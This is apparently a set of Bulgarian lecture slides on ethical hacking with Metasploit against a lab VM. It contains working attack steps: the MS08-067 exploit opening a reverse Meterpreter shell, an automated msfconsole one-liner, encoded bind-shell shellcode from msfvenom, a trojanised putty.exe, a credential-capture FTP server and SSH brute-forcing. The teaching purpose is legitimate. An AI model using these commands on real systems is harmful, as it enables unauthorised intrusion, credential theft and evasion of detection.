
Сканиране за потенциални уязвимости и технологични пропуски

Избор на експлойти и задаване на параметри (адреси, портове, товар и други)

Стартиране на експлойта и ако това е пренесен успешно се създава сесия към целевата система

Преминаване към последния етап - достъп до системата жертва

Сканиране на мрежата



Команда db_nmap

```
msf > db_nmap -T4 -A -v 192.168.1.203
```

```
[*] Nmap: Starting Nmap 7.00 ( https://nmap.org ) at 2016-01-14 19:22 EET
```

```
[*] Nmap: NSE: Loaded 132 scripts for scanning.
```

... текстът е умышлено пропуснат ...

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows 98 netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows XP microsoft-ds
2869/tcp	open	http	Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)
		_http-server-header:	Microsoft-HTTPAPI/1.0
		_http-title:	Site doesn't have a title (text/html).
		MAC Address:	08:00:27:40:90:FA (Oracle VirtualBox virtual NIC)

... текстът е умышлено пропуснат ...

```
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
```


```
[*] Nmap: Raw packets sent: 1066 (47.602KB) | Rcvd: 1017 (41.238KB)
```

```
msf >
```

Демонстрация 2



Проверка за технологични пропуски




Nessus



The banner features the Tenable network security logo at the top left. At the top right are links for Partners, Careers, Language, Login, and a search icon. Below the header is a navigation bar with links for Products, Try, Buy, Support & Services, and Company. The main headline "Security in the cloud" is displayed above a green callout box containing the "Nessus® cloud" logo. A prominent orange "Learn More" button is located below the callout. The background of the banner has a blue and purple hexagonal pattern.

Overview What's New Features Cloud Manager Professional Download

<p>Cloud-Hosted</p> <p>Nessus® cloud</p> <p>Combine comprehensive vulnerability management with the ease of the cloud</p>	<p>On-Premises</p> <p>Nessus® manager</p> <p>Run comprehensive vulnerability management across your organization</p>	<p>On your Laptop</p> <p>Nessus® professional</p> <p>Run vulnerability assessments for your organization or as part of a consulting practice</p>
--	---	---



Демонстрация 3



Интегриране на Nessus в Metasploit

- Изтегля се deb файл от www.tenable.com, като за 64 битова архитектура към момента актуалната версия е Nessus-6.5.4-debian6_amd64.deb;

- Стартоването на инсталацията на Nessus в конзола на Kali Linux е чрез инструмента dpkg:

```
sudo dpkg -i Nessus-6.5.4-debian6_amd64.deb
```

- Инсталацията е бърза и след като приключи трябва да активирате nessusd демона:

```
sudo service nessusd start
```


- За да регистрирате Nessus е необходимо да отворите в браузър адрес <https://127.0.0.1:8834>;

- Следвайте помощника, създайте си акаунт и регистрирайте Nessus.

Демонстрация 4



Атака на база на технологичен пропуск



Търсене на подходящ модул

- msf > **search netapi**
-
- Matching Modules
- =====
-
- | Name
Description | Disclosure Date | Rank |
|--|-----------------|-----------------|
| --- | ----- | ----- |
| - | ----- | ----- |
| exploit/windows/smb/ms03_049_netapi Microsoft Workstation Service NetAddAlternateComputerName Overflow | 2003-11-11 | good MS03-049 |
| exploit/windows/smb/ms06_040_netapi Microsoft Server Service NetpwPathCanonicalize Overflow | 2006-08-08 | good MS06-040 |
| exploit/windows/smb/ms06_070_wkssvc Microsoft Workstation Service NetpManageIPCConnect Overflow | 2006-11-14 | manual MS06-070 |
| exploit/windows/smb/ms08_067_netapi Microsoft Server Service Relative Path Stack Corruption | 2008-10-28 | great MS08-067 |

Активиране на модула

```
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) >
```

Необходими параметри

```
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
--	--
0	Automatic Targeting

Конфигуриране на модула

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.203
RHOST => 192.168.1.203
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.1.203	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
--	----
0	Automatic Targeting


Активиране на модула

```
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse TCP handler on  
192.168.1.214:4444  
[*] Automatically detecting the target...  
[*] Fingerprint: Windows XP - Service Pack 3 -  
Lang:English  
[*] Selected Target: Windows XP SP3 English  
(AlwaysOn NX)  
[*] Attempting to trigger the vulnerability...  
[*] Sending stage (957487 bytes) to 192.168.1.203  
[*] Meterpreter session 1 opened (192.168.1.214:4444  
-> 192.168.1.203:1036) at 2016-01-18 13:57:46 +0200
```

```
meterpreter >
```


Meterpreter



Демонстрация 5



Meterpreter



Meterpreter

Meterpreter е един от най-мощните инструменти, включени в Metasploit и сам по себе си предоставя нова среда за работа, базирана на конзолен принцип.

```
meterpreter > help
```

Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
...	

Core Commands

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel

File System Commands

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Networking Commands

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
route	View and modify the routing table

System Commands

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

User Interface Commands

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Webcam Commands

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Elevate Commands

Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Password Database Commands

Priv: Password database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

Timestomp Commands


Priv: Timestomp Commands

Command	Description
timestomp	Manipulate file MACE attributes

Демонстрация 6




Автоматизиране



msfconsole -x

```
msfconsole -x "use
exploit/windows/smb/ms08_067_netapi; set
RHOST 192.168.1.203; set PAYLOAD
windows/meterpreter/reverse_tcp; set
LHOST 192.168.1.214; run"
```

msfvenom



msfvenom

- Още една от уникалните възможности на Metasploit е възможността за генериране на “shellcode”, за който можем да конфигурираме редица параметри, свързани с процеса на неговото създаване.
- В по-старите версии на MSF са налични два инструмента – **msfpayload** и **msfencode**, които се използват последователно.
- Към момента тези две програми са изцяло заменени от **msfvenom**, като по-този начин се получава унифициране на инструментите, по-лесна работа и не на последно място по-висока производителност на алгоритмите.

msfvenom

```
root@kali-VB:~# msfvenom -h
```

Error: MsfVenom – a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /usr/bin/msfvenom [options] <var=val>

Options:

-p, --payload	<payload>	Payload to use. Specify a '-' or stdin to use custom payloads
	--payload-options	List the payload's standard options
-l, --list	[type]	List a module type. Options are: payloads, encoders, nops, all
-n, --nopsled	<length>	Prepend a nopsled of [length] size on to the payload
-f, --format	<format>	Output format (use --help-formats for a list)
	--help-formats	List available formats
-e, --encoder	<encoder>	The encoder to use
-a, --arch	<arch>	The architecture to use
--platform	<platform>	The platform of the payload
--help-platforms		List available platforms

...

Товари

```
root@kali-VB:~# msfvenom -l payloads
```

Framework Payloads (437 total)

=====

Name

aix/ppc/shell_bind_tcp
aix/ppc/shell_find_port
aix/ppc/shell_interact

Description

Listen for a connection and spawn a command shell
Spawn a shell on an established connection
Simply execve /bin/sh (for inetd programs)

...

windows/x64/shell_reverse_tcp

Connect back to attacker and spawn a command shell
(Windows x64)

windows/x64/vncinject/bind_ipv6_tcp

Inject a VNC Dll via a reflective loader (Windows
x64) (staged). Listen for an IPv6 connection
(Windows x64)

windows/x64/vncinject/bind_ipv6_tcp_uuid

Inject a VNC Dll via a reflective loader (Windows
x64) (staged). Listen for an IPv6 connection with
UUID Support (Windows x64)\

...

Енкодери

```
root@kali-VB:~# msfvenom -l encoders
```

Framework Encoders

=====

Name	Rank	Description
---	---	-----
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
...		
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Формати

```
root@kali-VB:~# msfvenom --help-formats
```

Error: Executable formats

asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats

bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

Платформи

```
root@kali-VB:~# msfvenom --help-platforms
```

Error: Platforms

firefox, aix, mainframe, hpx, irix, unix, php,
javascript, python, nodejs, freebsd, java, netbsd, ruby, bsdi,
linux, openbsd, cisco, bsd, osx, solaris, netware, android,
windows

Нека да опитаме да генерираме “shellcode” със следните
изисквания към него:

Генериране на “shellcode”

```
root@kali-VB:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp  
-e x86/shikata_ga_nai -b '\x00' -i 5 -f csharp
```

Found 1 compatible encoders

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai succeeded with size 353 (iteration=1)

x86/shikata_ga_nai succeeded with size 380 (iteration=2)

x86/shikata_ga_nai succeeded with size 407 (iteration=3)

x86/shikata_ga_nai succeeded with size 434 (iteration=4)

x86/shikata_ga_nai chosen with final size 434

Payload size: 434 bytes

```
byte[] buf = new byte[434] {
```

```
0xba,0x24,0x6d,0xe5,0xa6,0xdd,0xc2,0xd9,0x74,0x24,0xf4,0x58,0x2b,0xc9,0xb1,  
0x66,0x31,0x50,0x15,0x83,0xe8,0xfc,0x03,0x50,0x11,0xe2,0xd1,0xd7,0xc1,0x25,  
0xad,0x93,0xd1,0xe3,0x14,0x97,0xc1,0x07,0xfd,0x73,0xc3,0x59,0x61,0xb5,0x80,
```

...

```
0x87,0x47,0x02,0x2b,0xde,0x34,0x97,0x51,0x60,0x45,0xa2,0x8c,0xab,0xee,0xc0,  
0x1f,0x8a,0xc8,0x93,0xfb,0xcf,0xae,0x7d,0xe2,0x24,0xbc,0x35,0x6f,0x07,0x5c,  
0x86,0x4c,0xdd,0x46,0xed,0x81,0x07,0x3f,0xc1,0xd3,0x94,0xf7,0xf2,0x5c};
```

Използване на приложение преносител

```
root@kali-VB:~# msfvenom -a x86 --platform windows -k -p windows/messagebox TEXT="ETHICAL HACKING!" -f exe -x putty.exe -o putty1.exe
```

No encoder or badchars specified, outputting raw payload


Payload size: 272 bytes

Saved as: putty1.exe

Демонстрация 7



Armitage




Armitage

- Armitage е отделен проект, който е достъпен от сайта <http://www.fastandeasyhacking.com>
- Включен в Kali Linux.
- Основната цел, която е била поставена при разработката му е да се подпомогне анализа с MSF, като се предостави възможност за графично управление на различните етапи, както и лесно наблюдение на хостовете.

Демонстрация 8



Aux модули



Aux модули

- Специализираните “aux” модули са изключително важни по време на фазата на анализиране на целевите системи, а тяхната дейност е свързана с “fuzz testing”, специфични сканирания, подслушване на трафика и много други .
- Въпреки, че те не могат да осигурят достъп или да отворят сесия, информацията, получена след тяхното активиране може значително да подпомогне търсенето на потенциални уязвимости.

Aux модули

- **Административни (Admin)** – включват модули за откриване на административни панели при HTTP сървъри, извлечане на данни за потребителски профили на Microsoft SQL Server, MySQL и PostgreSQL, както и специални скриптове, свързани с опит за активиране на виртуални машини при VMWare;
- **Сканери (Scanner)** – в тази група попадат множество скриптове, които имат функционалност, свързана с анализ и откриване на определени услуги (например активни FTP сървъри), техните версии и други параметри;
- **Сървърни (Server)** – модулът “server capture module” може да емулира различна функционалност, с цел прихващане на данни за потребители и други.

ФИКТИВЕН FTP сървър

```
msf > use auxiliary/server/capture/ftp
```

```
msf auxiliary(ftp) > show options
```

Module options (auxiliary/server/capture/ftp):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	21	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

Name	Description
Capture	

ФИКТИВЕН FTP сървър

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > set SRVHOST 192.168.1.214
SRVHOST => 192.168.1.214
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed

[*] Listening on 192.168.1.214:21...
[*] Server started.
msf auxiliary(ftp) >
```

Демонстрация 9



SSH атака

```
root@kali-VB:~# cat /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

alex

alex !alex

alex Cisco

alex NeXT

alex QNX

alex admin

...

alex ibm

alex monitor

alex turnkey

alex ethical_hacking

SSH атака

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options
```

